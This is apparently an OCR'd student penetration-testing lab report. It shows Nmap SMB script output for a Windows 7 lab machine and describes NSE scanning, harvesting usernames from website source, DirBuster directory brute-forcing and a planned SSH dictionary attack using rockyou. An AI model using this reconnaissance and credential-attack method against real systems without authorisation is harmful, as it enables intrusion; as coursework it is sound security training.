

Network
Servers
root@kali: ~
File Edit View Search Terminal Help
Host script results:
|_nbstat: NetBIOS name: WIN-USPQ65TE72P, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:10:02:00 (VMware)
| smb-os-discovery:
| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
| Computer name: WIN-USPQ65TE72P
| NetBIOS computer name: WIN-USPQ65TE72P\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2021-02-18T09:23:29+00:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-02-18 09:23:29
|_ start_date: 2021-02-18 09:16:51
TRACEROUTE




For the next step, as we all know, the ***Nmap Scripting Engine*** *(NSE)* is one of Nmap's most powerful and flexible features, and it helps us in order to achieve more sophisticated version detection, vulnerability detection. Therefore, I had gone through further scanning for both ***IP address*** (**192.168.10.10** and **192.168.10.20).**


(Ideas from 7024 CEM course materials, Day 3 -1, first lab Brute-forcing the ssh, Dr. Christo's video lecture, and from tenable - Nessus Product Family. (2021, March 1). Tenable®. https://www.tenable.com/products/nessus and from - *Nmap Scripting Engine (NSE)* - Nmap Scripting Engine (NSE) | Nmap Network Scanning. (2021). Retrieved 1 March 2021, from https://nmap.org/book/man-nse.html *and my own evaluation.)*

Nmap Scripting Engine (NSE) - 192.168.10.10





Nmap Scripting Engine (NSE) - 192.168.10.20




It is better to mention that I had an uncompressed ***rockyou*** password dictionary, because I used that, which comes with **Kali** as a zipped file.

My aim was set to possible attack vector there was to try to **Brute-force** the **SSH** server with a password dictionary attack. As I mentioned previously, it is critical to be able to identify some usernames so that I maximised the chances of success and minimise the time required for the attack.


Thereupon, I had done some more intelligence gathering, and reconnaissance and had a list of potential users and usernames (see the screenshot). I had collected some other information about those employees which allowed me to be profiled them and generated a list of potential passwords. See below:

"I was looked at the target's website. have a look at the target's web site; and found that potential information, I was assuming the potential names is ***Lora Brown*** or ***Matt Brown*****".**


(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, reconnaissance via Kali VM (firefox), and my own evaluation)




However, for further detail I had gone through its ***source code***; and found, it was a simple company web portal with two contact emails for their employees. I was looking at the page source code divulge the two email addresses with potential usernames, which is **lbrown** and **mbrown,** see below:




Again, I had a look at the disk usage page, and it has an authentication, and the source code revealed potential usernames which match the ones we saw in the email. See below:






After source code analysis**,** I had gone through a multi-threaded java application designed to brute force directories and files names on web/application servers, which called ***DirBuster*****.** We all know that **DirBuster** is extremely effective at finding hidden files and directories. Also, it has the option to perform a pure brute force, that is why we can find any hidden directories and files anywhere hidden on the system. In essence, it ran all the website directories the were running on the system and makes a map for the website. See below:


(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture and from PenTest Labs - https://pentest-labs.com/1018/brute-force-directories-and-files-names-on-web-application/ *and from Dirbuster package description in Kali Tools* - (2021). Retrieved 1 March 2021, from https://tools.kali.org/web-applications/dirbuster *and my own evaluation.)*



